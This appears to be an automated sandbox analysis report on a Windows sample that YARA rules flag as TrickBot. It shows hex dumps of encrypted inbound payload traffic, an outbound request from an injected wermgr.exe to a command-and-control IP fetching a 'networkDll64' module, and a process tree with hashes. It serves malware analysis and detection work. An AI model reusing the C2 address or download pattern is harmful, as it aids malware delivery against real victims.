Data Ascii: `,Q>[IF~l#\ 4IuAk\hDv'e'(R/kV6>YUGeg.#Bt;+{*pPc=K1Du2&Yi6H.7J`5spWJ,CSpZ$@4)1Q*iQ~<;1l{G .@/Bdc<F^3Rv%`%V(W
2021-09-27 18:00:30 UTC	1072	IN	Data Raw: ae cb b4 21 d1 c3 f5 a5 05 5a 2a 20 a0 2e 74 b1 fe 99 f1 a7 be 75 93 9b d8 99 4d ca 4c a3 ef 24 fd 59 90 60 8b 2d fc 10 b3 0b 1f a2 5c ad 93 5b 64 50 4f 2a c1 01 cc f3 4a 6f 9e 18 1d af c4 22 15 31 c4 ea 27 69 b2 76 42 cd 2b 4b 42 e7 0d 17 52 e9 9a 17 62 02 8f 50 ec 4e 70 57 1f c7 ba 75 b4 58 b6 65 a8 55 83 a1 6f 90 62 fd 8f cd 3c 21 1a cb cf 8b de aa ef de 4f c0 d9 9c 3a c3 a3 02 76 91 7a 8a 8b 50 6d a9 36 a3 0b 2b f8 2a bf 7c 4d 2b 9c ec fb 95 6b 93 a2 d5 88 26 28 35 ce 2f 36 eb 94 5b a5 08 f7 19 a9 2f 69 8a 36 7e 4f a1 c0 61 52 c4 50 69 fd 76 4d 53 d7 34 43 0c 19 ad d1 ed 6a 68 bb 07 dd 70 75 b7 9b 94 9d 29 ca 7b 32 b1 b6 43 38 f4 86 52 8c 66 5f 44 b4 52 2c 46 5c 5a b3 3a 56 aa a5 ec a6 99 04 74 f1 e2 04 a7 93 bb 52 7d 0a c2 cc 90 f4 bf b2 ba 3d 0f ff Data Ascii: !Z* .tuML$Y`-\[dPO*Jo"1'ivB+KBRbPNpWuXeUob<!O:vzPm6+*|M+k&(5/6[/i6~OaRPivMS4Cjhpu){2C8Rf _DR,F\Z:VtR}=
2021-09-27 18:00:32 UTC	1088	IN	Data Raw: bf d5 6a e1 f3 6c 8f da 98 17 31 46 49 d8 85 62 4a 70 bf 2d 90 c7 ee 30 b2 2f 5a e9 6e 7b f5 69 81 6a 67 cc d1 06 a5 53 9d 5d 10 17 09 94 07 45 6a 2e d0 74 20 ce ce 82 8a af ab 90 b7 15 d6 99 57 06 89 1b 31 7e de 61 db 0d e2 9e 64 64 09 49 6a 61 38 b6 d9 53 53 4a 51 39 01 68 45 b0 97 46 ea a9 28 7f 52 c1 06 7b 9b a6 6d b5 69 a9 77 c4 0d d5 c2 f9 9a d1 a5 79 69 b0 ab 0e f6 2b 38 2f fb de 37 ae 39 aa 31 d0 5d 5a 77 ef 6c 87 21 45 90 ae 8d bf 35 4e 6a d8 1c 04 c3 71 15 32 9b a8 19 f0 3f 8d fb fb 9c 5c 36 e0 c2 98 f4 88 24 31 73 24 15 f7 b4 34 68 37 04 ef fe e9 ec b5 ce 40 89 38 0e 59 a6 5c 0b 35 84 58 be 72 11 fb 80 7d 3e 4d c6 ce 46 e1 f2 25 0a 22 31 33 85 77 7d 0b db f9 9a 6a e4 4a 92 ed 50 2f 90 26 e3 98 ed f4 62 d7 f3 d8 5a 67 27 23 00 b6 72 89 1c 7c 7f Data Ascii: jl1FIbJp-0/Zn{ijgS]Ej.t W1~addlja8SSJQ9hEF(R{miwyi+8/791]Zwl!E5Njq2?\6$1s$4h7@8Y\5Xr}>MF%"13w}jJP/ &bZg'#r|
2021-09-27 18:00:32 UTC	1104	IN	Data Raw: e5 96 b4 b1 bb 1f b9 19 24 8d 05 84 8b dd 0d bf 04 85 f5 0e 38 b0 54 aa db b0 b2 56 76 7f 12 66 43 60 ec 95 a4 4d fe 50 bf 7f 83 ee 62 ce 05 60 2d 77 6f 2e 2b d4 d9 d9 c5 8e 54 6f a1 3a 9d a5 dd 79 a1 e0 a9 1a 22 a5 8c 6c 0e 76 0b 2b 83 ed 8c 5b cb 1b 1c 22 a7 38 54 c7 ec b2 71 c5 64 c1 02 fe cc 6b bd 41 48 36 2e f0 52 88 69 77 3f 30 c2 c5 73 e0 e3 76 fd 26 4c 7f 37 bf ef 46 2e 36 e8 77 bc 2f de dd 0a 3c 1f 53 1c 94 06 92 52 34 a5 79 be 45 fc 88 24 32 9d ce 8c 3a ab 09 41 38 46 06 d2 79 c1 50 c2 9e 6a 5a 70 04 60 ce 1b 2e eb be 90 de d0 7f 39 10 1c a2 6d 75 34 4f 70 ce 8d e0 8a 8a 7f 2f d4 6f 8a e2 96 b7 1e 55 fa 19 29 09 af a8 03 5a 22 00 57 57 34 12 96 bb 02 0a 2c 1e 89 48 14 00 1c 17 92 ac 44 0c 62 88 47 af 15 6a 67 bd 64 af 19 3d b6 ee 31 09 8c 3f 62 Data Ascii: $8TVvfC`MPb`-wo.+To:y"lv+["8TqdkAH6.Riw?0sv&L7F.6w/<SR4yE$2:A8FyPjZp`.9mu4Op/oU)Z"WW4,HD bGjgd=1?b
2021-09-27 18:00:32 UTC	1120	IN	Data Raw: 71 51 35 6a fb 7b d4 cc 3c f4 79 df c9 cd c5 a7 0c 0a 5f aa 0b d1 78 45 72 4d 9b a3 42 e5 8f 15 16 99 18 0f a2 a8 8a 7a 26 40 15 34 0a 69 68 33 20 18 8d 2b 78 bd 33 93 b8 bd 86 72 c9 f3 f8 c4 bc d5 29 e2 28 80 1d 2a 11 48 6d 7c de e5 35 cb 65 e0 03 73 67 42 fd 31 42 3e 8b 3a 2f 6f 5b da 3e f2 5e 71 32 a9 8d 87 0f da 04 b4 f2 a1 11 ae a4 d0 04 7b 1d 0e f5 98 6e eb 1f f0 10 20 b4 4e 78 7a 05 ff 0e 9d 36 f5 01 0b 84 ce 04 70 1f d2 94 5a b9 a9 db 2f a5 30 4e 97 4f 85 b1 45 6d ee 51 ce a1 2e a4 e5 b9 3f a5 cc 2d ad dc 80 1f 0b 68 66 07 7a 49 4f 97 d6 dc 22 2c ec 62 1b dd 01 b5 8e 07 85 8a 92 48 54 e2 5f 13 2b 7f 77 32 2d e6 2f 75 7b 75 63 19 2a bd e2 61 dd 0e 9e 47 32 53 ed 90 e3 27 cd c7 0a dc d2 f4 57 f3 60 b6 70 30 d0 a7 4d 64 eb 34 c2 ce 39 f1 38 ee d9 bb Data Ascii: qQ5j{<y_xErMBz&@4ih3 +x3r)(*Hm|5esgB1B>:/o[>^q2{n Nxz6pZ/0NOEmQ.?-hfzIO",bHT_+w2-/u{uc*a G2S'W`p0Md498

Timestamp	kBytes transferred	Direction	Data
2021-09-27 18:00:33 UTC	1136	IN	Data Raw: 3a cd b6 46 0c e7 a7 f9 ce 73 91 2f f3 d4 e5 57 dd 7c d4 be 2c 0a a7 d8 77 bb c0 c1 97 e5 d8 74 09 d3 ad 00 f2 19 31 34 e5 33 84 89 ad 83 0f e8 ef c5 cd 38 51 25 a4 d8 29 a3 ba 32 07 dd 37 1e f2 c0 37 b0 f2 7e 88 8f 46 45 0c 8f c6 a0 95 9b 93 26 74 e9 f7 f3 0b e7 1e f1 5e 49 b4 c4 92 d7 7d 20 09 ee 8b 30 1c 06 51 04 c1 5f 80 8a 98 eb 35 55 10 20 34 44 ba 22 97 65 7f 4c 8b 78 54 cb 5a e7 1d af 58 28 8e 5f e4 c1 40 46 3e 51 34 0e 3d c4 00 da bb 24 2c ed 4d 4e 17 89 f8 fd 0e 58 6e 2a 66 a0 f9 23 6e f3 3e 84 71 9a 3b 5b 1f 3d 8f 71 57 fe c2 36 01 60 3b 53 b2 4f 23 81 08 41 41 c4 cb ff fb bb f9 a6 0c c3 0c 89 b0 36 cf 5d 84 b4 1c b5 4f 0e 50 e5 a2 d8 b5 85 d7 2f ba 21 49 5c 5b f7 a0 b1 9a 98 16 0a 4f 4d 47 c0 cd b0 65 4a 0f 3c 53 74 b6 ce 85 6c a3 85 6b 02 ea Data Ascii: :Fs/W|,wt1438Q%)277~FE&t^I} 0Q_5U 4D"eLxTZX(_@F>Q4=$,MNXn*f#n>q;[=qW6`;SO#AA6]OP/!I\[OMG eJ<Stlk
2021-09-27 18:00:34 UTC	1152	IN	Data Raw: d0 ed fc 0b eb ac 5d 69 ec 09 a6 e4 60 d9 dc 8e 4c 14 c1 4f 4e c9 2b 4b 96 de 8c c5 25 84 cd 63 a4 d1 5d 82 d0 3c 71 f0 d7 8d 73 46 49 84 d9 81 2e fe 45 39 93 ee ad 59 8e 84 62 7c 26 c0 6f c0 e1 72 78 2e c3 8f c8 73 02 f9 26 f0 5d cb 77 28 3c 27 dd 9b 85 5f ac f8 87 3a 4d ad ac df 7c 9d 1f 8c 6f 6a 06 b1 99 fc cc eb a7 48 34 16 6b 1c 30 4a bf 4e 97 40 6c 77 d3 0e eb 23 a4 97 d9 19 2c 7f 1a 46 39 a3 1f 4b 43 05 8d 9c 04 aa c9 44 a6 36 f3 c3 3f 31 48 98 88 ef aa c4 3a 6b 63 ce 3b 4b f0 4f 83 d1 85 73 f3 60 1f d7 9f 70 c9 62 0f c5 45 4f 31 0b 7c 10 57 44 4b ff 2d f1 b6 c6 8d 08 ec fb 9d 4d 2e a1 84 28 86 4f df a9 17 5c 6f 05 57 1e 52 0b e3 f8 9e 88 02 df d5 91 6f 54 2c 6a a1 25 f0 6f e0 fa 93 37 ad 8e a1 60 fa 1c 9a bd 30 3c 1b 58 0b 2a 63 a5 e4 44 26 50 1f Data Ascii:]i`LON+K%c]<qsFI.E9Yb|&orx.s&]w(<'_:M|ojH4k0JN@lw#,F9KCD6?1H:kc;KOs`pbEO1|WDK-M.(O\oWRoT ,j%o7`0<X*cD&P
2021-09-27 18:00:35 UTC	1168	IN	Data Raw: a7 cf 4a 94 bd da 80 27 32 4f 1b 13 62 da 1e 6b 06 96 f9 f3 81 eb ff 76 9f fc 3e a1 d2 ee a9 d9 d4 cd 41 f2 60 8f ff 23 1a 5c 2e e4 fb 73 91 ac 81 6c 4f fd 9e f1 9e 76 ed 7d f2 37 7a ee a5 7d 25 0e d8 14 7f fa b4 ec 9e 6e 2b 8e 41 5c 54 f5 80 f7 c7 cf 04 b7 84 85 d5 49 b3 29 f8 31 92 5a a6 e2 83 a0 3b 29 88 b1 e4 2e 72 0d c0 38 cb e3 58 e8 11 8e 5d ff 86 ae 52 00 43 9c cb e9 b0 ab 27 b6 31 d7 0c 91 cb 5b 9b b3 ee 72 61 47 91 fd 5f 4a 68 5f 2b fe 5c f3 f1 68 9d ef 3b 4a f1 c2 f8 4f 72 39 ad a9 f5 3b 05 5f 8d 1e 30 c0 8b 4c dc f2 4c 28 e5 6a b7 34 30 7f 1d 57 96 69 da 0a ee af 27 04 de d9 ec b4 8a a8 36 7b 53 67 43 3f 80 98 ac 38 c0 5d af 0a eb 0b 4c b6 9a 12 75 ef 05 2d 41 00 f8 13 76 33 9d 45 6d f1 92 3c ad 81 83 f6 86 57 bc ee 32 00 9c a1 5e f8 5c 67 ba Data Ascii: J'2Obkv>A`#\.slOv}7z}%n+A\TI)1Z;).r8X]RC'1[raG_Jh_+\h;JOr9;_0LL(j40Wi'6{SgC?8]Lu-Av3Em<W2^\g
2021-09-27 18:00:36 UTC	1184	IN	Data Raw: af 88 73 e5 6b a0 56 b8 f7 f2 f1 b1 d7 95 47 9a 61 33 e1 fa cd d8 99 9c eb 3b 12 90 7c 53 88 a5 2a f9 89 1d 69 5e cb 5d e2 93 7c 85 94 65 de a4 7a a2 d2 9c 49 98 5c 5e 5d 7f c4 27 5b ba b0 e4 d3 02 f2 58 39 4e 48 bc c4 22 16 15 ec c6 f9 26 c4 21 e4 f1 9c 97 fd 75 25 72 2f 95 7d 6b bf 88 a4 fa 68 84 0e db 7b 96 54 6a b8 51 92 2b eb 17 4d 6f 9b ea f4 eb b2 6a 39 93 61 d6 d5 24 d7 82 ea 94 32 13 8f 77 77 89 09 31 fe d7 aa f9 db 92 f4 2a cc be a2 3c 4b 88 2c 0a fd 5e e4 e8 d1 ab 37 f2 a2 75 9d 11 76 f3 b1 8a 77 52 6a 56 57 70 f1 b4 da e3 28 45 71 27 2f 77 b2 a6 9e da 92 67 e3 fa 27 12 b1 ca 04 d1 77 9a 71 c4 5f 2e 86 5f 29 c3 c2 06 9e 52 29 38 cc 90 cd 48 0d 98 f3 ef 96 4d 31 35 3b 6c 51 5e 04 02 95 b3 f3 70 22 48 65 84 0e 4e 6c 34 f2 96 57 c3 ae fa 13 d7 1a Data Ascii: skVGa3;|S*i^]|ezl\^]'[X9NH"&!u%r/}kh{TjQ+Moj9a$2ww1*<K,^7uvwRjVWp(Eq'/wg'wq_._)R)8HM15;l Q^p"HeNl4W
2021-09-27 18:00:37 UTC	1200	IN	Data Raw: b2 8b 1e f2 22 83 12 11 d4 af 7c 4a 3a f4 94 61 ce 94 c3 03 10 ac 2f 05 8f a9 00 21 10 00 d1 2c 51 e6 dd e3 49 ed 96 41 6c c9 7d 9a 21 42 79 39 32 74 96 46 48 66 8c 91 c8 0b fc de 86 ac 0b c6 2f a3 13 92 8e 2d da 60 9b b8 49 af af 7a d5 98 1b 7f e1 61 54 b6 0d 2e 13 b3 96 1e 2c c3 cf 9a 6b ba aa 41 bd f2 ee a0 60 c4 1a 2f b6 d5 64 e1 9e fc dc 01 0e e6 1f 7b 17 dd 0c b3 72 a5 9b 3d c1 de 54 c6 e7 ae 1b 67 16 de 5d 47 3f 07 dd 1d 84 f2 20 2b 6c f3 a2 af a4 f6 7c 7c 68 96 ad 49 d3 04 1c 7d 99 61 99 c8 63 c5 e7 d6 2a 8f 83 86 61 b0 c6 15 5b 78 4c c0 58 c7 4e 7b 30 54 1f 70 4a 15 81 74 81 a2 7c 46 2e 7b 95 af 4e 55 ae 45 66 89 f2 60 fd e2 80 22 70 f0 67 ce 7b ae 09 c3 76 5d 11 c4 11 d4 e4 aa 28 2b 48 ed 8a 3a 23 82 8a b8 95 31 53 d1 90 93 02 e1 02 dc 98 50 2a Data Ascii: "|J:a/!,QIAl}!By92tFHf/-`IzaT.,kA`/d{r=Tg]G? +||hI}ac*a[xLXN{0TpJt|F.{NUEf`"pg{v](+H:#1SP*
2021-09-27 18:00:39 UTC	1216	IN	Data Raw: ba fe 1b 2f c5 cb 95 4a d7 e7 77 ef b6 5b 38 b5 5d c9 d7 a0 7f 2d f0 57 84 24 e5 4e 01 04 6d fd 14 6f 85 6c 5b 33 e0 1e 4e 9c 5f c9 5a 3b 92 e3 b3 45 0a e8 b9 cf b7 2f 94 af 5b 39 9f 67 ed fd 33 91 7c 94 d9 cf 6f 2d 8e ad a9 c0 6d 63 4b 41 3a 83 d0 83 48 c5 21 4d 96 23 44 08 39 8a 3d 89 62 69 9f f4 f0 02 63 84 72 47 10 cb 83 68 b4 d7 c8 49 df 60 08 b1 5c de 61 f2 d7 03 87 da bc 4c b6 34 8b bc fc 3d 8a 56 6b fc 02 a0 0d 43 f0 94 5a a3 40 ec a7 43 fa cc 63 03 d5 17 bb 7a 47 a6 6b 7e 01 2e ae 42 a3 57 6e 86 10 9a bc 1d 2e 44 a9 77 e6 4d e1 e4 9d a2 15 f3 4d 54 02 25 24 e9 e7 4a ce 97 75 32 f6 af 28 90 28 87 27 0e 9b 8a c0 20 09 7b 97 29 d3 7c 95 c3 67 af 19 a4 d8 b9 62 3f 72 09 a7 fe 17 2c 90 f3 a8 4f f6 98 38 e9 16 a7 16 6e 9c 0d c8 fe 86 ba 98 63 23 d6 b5 Data Ascii: /Jw[8]-W$Nmol[3N_Z;E/[9g3\|o-mcKA:H!M#D9=bicrGhI`\aL4=VkCZ@CczGk~.BWn.DwMMT%$Ju2((' {)|gb? r,O8nc#
2021-09-27 18:00:40 UTC	1232	IN	Data Raw: 90 81 39 1e af a5 ff 54 6f 96 d9 41 19 b0 88 a1 9a df 08 b1 3f 2d 32 55 b4 05 f0 b3 dd 05 86 49 ee ee 28 35 e2 b4 6c 9f 63 0f c8 69 95 d0 25 67 8c ac df c1 f3 16 34 32 6c 26 38 7e bc fe b3 ef d8 e5 c9 1f 93 15 e7 7b 45 ca 16 e2 f9 14 12 b7 7a 85 78 29 28 36 0b a5 18 8b f1 f8 b8 09 87 c9 9e 42 13 ee e5 92 f0 a8 d7 d8 74 92 34 f5 4f 2d 7a 43 5f b3 a9 d4 8a 4c 56 27 d4 76 02 cd b1 85 8f f1 80 39 72 60 d8 64 60 04 3b 9a df d0 53 38 a6 82 40 de 29 d7 0a a3 0b 28 25 62 cb 04 b7 7e 9d 12 76 a8 8b 42 6d 08 c3 95 cc c3 f8 f8 58 56 a6 34 59 dc de 58 23 4f cc d5 d7 ea 0f 42 d9 70 c5 7f 5d 0b 0c 9c 1c b3 6d 2a 2d fd c3 e4 6d fb 33 2c ae 8b 12 c7 15 21 dc a5 b5 14 55 1e d7 e2 2e 36 0a 41 e8 43 b0 14 47 b2 61 b6 af d2 e7 97 94 7a 2f 6f e6 da 05 7b e0 74 d6 b6 ed 7e 93 Data Ascii: 9ToA?-2Ul(5lci%g42l&8~{Ezx)(6Bt4O-zC_LV'v9r`d`;S8@)(%b~vBmXV4YX#OBp]m*-m3,!U.6ACGaz/o{t~
2021-09-27 18:00:42 UTC	1248	IN	Data Raw: de 7f a3 5e 53 d0 9c 25 1a 54 b4 5d 81 22 b1 9e e5 87 69 a3 71 f1 1a f6 92 1c 1a 1c 30 9e 96 ab 2e d3 ef 1b b4 29 ef 95 15 c9 c4 87 27 06 33 da 66 bb da f1 cf 49 61 87 2d fa 60 b5 a0 ed 91 ca f2 91 fa 57 a1 4c 80 5d 6b 07 87 9f 49 05 7f 98 80 e7 56 bb 1e 6a 01 f3 7d e4 d0 83 ae b3 0e 43 83 ba 7d af fc 5d 5f ae ba 28 57 7b 35 be 03 e6 df ff 57 11 63 79 37 9d 04 4b 07 ef 11 e4 0a ff 70 03 b3 65 46 9d 8d 11 90 66 ea c9 b3 b1 9e 8c f1 56 a7 00 82 20 0b be 2b ca d7 b0 6e d3 12 a1 c9 59 6c ae f2 d5 ab 9d ef ae 48 2c 99 cb eb 06 62 79 b8 55 f0 39 dc ae 45 8c 77 cf d5 a6 3f 51 13 85 e9 cd 71 d2 78 21 94 1b e3 84 4d d1 9f 56 1b d4 b5 e4 14 f1 62 a7 e9 6e e8 04 08 a7 1a 4e 80 c8 97 a2 87 76 e3 59 32 96 92 59 bd df dd 0b 1d 1f 21 aa 0e b9 84 0f a4 86 3d 60 60 39 b7 Data Ascii: ^S%T]"iq0.)'3fla-`WL]klVj}C}]_(W{5Wcy7KpeFfV +nYlH,byU9Ew?Qqx!MVbnNvY2Y!=``9

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	50795	103.140.207.110	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-27 18:00:45 UTC	1254	OUT	GET /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/5/networkDll64/ HTTP/1.1 Connection: Keep-Alive User-Agent: curl/7.76.0 Host: 103.140.207.110

Timestamp	kBytes transferred	Direction	Data
2021-09-27 18:00:46 UTC	1254	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Mon, 27 Sep 2021 18:00:45 GMT Content-Type: application/octet-stream Content-Length: 29520 Last-Modified: Mon, 30 Aug 2021 07:09:36 GMT Connection: close ETag: "612c8430-7350" Accept-Ranges: bytes
2021-09-27 18:00:46 UTC	1254	IN	Data Raw: 6e 26 2f 30 7a 8d 65 31 f4 2d f6 de 16 24 b7 99 22 91 27 4d 2a 23 cf 1c 81 e0 46 db 3b da 4a 64 6a 61 cd c7 89 13 fe d8 6b d7 1a d3 08 f9 92 90 4c dd bc 51 2f 1b 01 98 cc a9 1f 00 40 d9 d0 b6 b6 42 d6 7c 0d b3 2d 55 88 38 69 0c 2e 34 1d c7 11 0d bd de 56 6e d7 09 36 ae 97 15 c4 c9 03 6d c4 db 08 6b f3 a9 f7 1d 67 26 2c cb cf 5b f1 c3 52 83 4e 00 48 df c8 72 08 c3 5c 1d c0 39 e7 fc 8b c6 d9 57 e6 38 21 91 a7 78 aa de 2a ab d3 86 07 07 36 ef 4c 1c 3e 53 ae d4 5e b7 4b 89 22 d8 ca 44 3d 81 a9 4b 5b 38 d6 26 a7 72 37 8d 59 89 30 b8 be aa b6 18 89 ad a5 9a e7 50 1e 70 2c a7 1b ef ab 3d 46 51 7e 2e 9e e4 d3 a5 4d a1 18 a0 2b d4 3e 5d fa 14 99 14 a6 00 4a 63 76 b8 e7 4d 07 d0 c0 bd e9 d3 a1 e6 60 4e a8 e3 5d e3 3f f6 de c9 1a b3 85 47 47 dc cf ab 0e 85 4b 4f 2b Data Ascii: n&/0ze1-$'"M*#F;JdjakLQ/@B|-U8i.4Vn6mkg&,[RNHr\9W8!x*6L>S^K"D=K[8&r7Y0Pp,=FQ~.M+>]JcvM`N]?GGKO+
2021-09-27 18:00:47 UTC	1270	IN	Data Raw: 00 9b 90 b7 15 2e 54 91 b5 7f 8e 07 9c 1c c4 31 8c 67 83 14 99 92 da 17 37 e7 ee fb a9 ff 7c 4b fb c4 a1 55 f0 e0 28 77 e1 c1 05 4e 1a fc a4 8a d4 e6 cf 96 13 0d 4b d3 18 ee 12 55 ea 35 2d ad 3d c0 3b b6 0f 56 ea 39 61 44 b0 d6 08 9b f3 31 6c 02 3a 06 ca 1d eb 28 5f 81 8c df 01 66 b9 e5 12 bd c0 48 bf b1 73 20 58 f3 63 21 41 53 cf c1 46 60 17 2d f9 d0 c5 b4 a2 30 89 c7 41 3f fa 31 67 e3 f6 e2 45 1c 5f 35 25 93 ea 22 b5 e8 b2 e0 4f 7c 68 d2 93 f2 4a 0b 84 bf d9 ed f4 1d 3c ac cd ca f9 fc ff b2 08 2b 0e a0 45 10 52 f4 ed e0 67 b6 08 dc b0 65 e0 da f9 ec d3 5a 6b a1 fa ae 88 ab e2 52 5e 3d ff d0 a4 23 e1 65 cb 29 69 31 e5 03 7c 1c 07 f2 9f b6 1a 29 b2 c4 5d e2 6e c3 d4 b0 e4 f7 60 fb f6 8e ef 84 4a 87 06 08 53 7c 92 84 5e dd fb 8a 5f 15 36 6e e8 67 3b 60 19 Data Ascii: .T1g7|KU(wNKU5-=;V9aD1l:(_fHs Xc!ASF`-0A?1gE_5%"O|hJ<+ERgeZkR^=#e)i1|)]n`JS|^_6ng;`

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: zmbct5agcD.exe PID: 6356 Parent PID: 5908

General

Start time:	19:58:27
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\zmbct5agcD.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\zmbct5agcD.exe'
Imagebase:	0x400000
File size:	528443 bytes
MD5 hash:	7BB8F00948D80DC7A3936C4C1FA2B276
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000000.00000002.671578053.0000000002681000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000000.00000002.671435002.0000000002500000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000000.00000002.671539506.0000000002644000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: wermgr.exe PID: 6476 Parent PID: 6356

General

Start time:	19:58:29
Start date:	27/09/2021
Path:	C:\Windows\System32\wermgr.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wermgr.exe
Imagebase:	0x7ff69f0d0000
File size:	209312 bytes
MD5 hash:	FF214585BF10206E21EA8EBA202FACFD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 6376 Parent PID: 6356

General

Start time:	19:58:30
Start date:	27/09/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe
Imagebase:	0x7ff622070000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 5600 Parent PID: 968

General

Start time:	19:59:01
Start date:	27/09/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SYSTEM32\cmd.exe /c 'C:\Users\user\AppData\Local\browDownload62\cmd01.bat'
Imagebase:	0x7ff622070000

File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 5576 Parent PID: 5600

General

Start time:	19:59:02
Start date:	27/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 4600 Parent PID: 6476

General

Start time:	20:00:10
Start date:	27/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Created

File Written

File Read

Disassembly

Code Analysis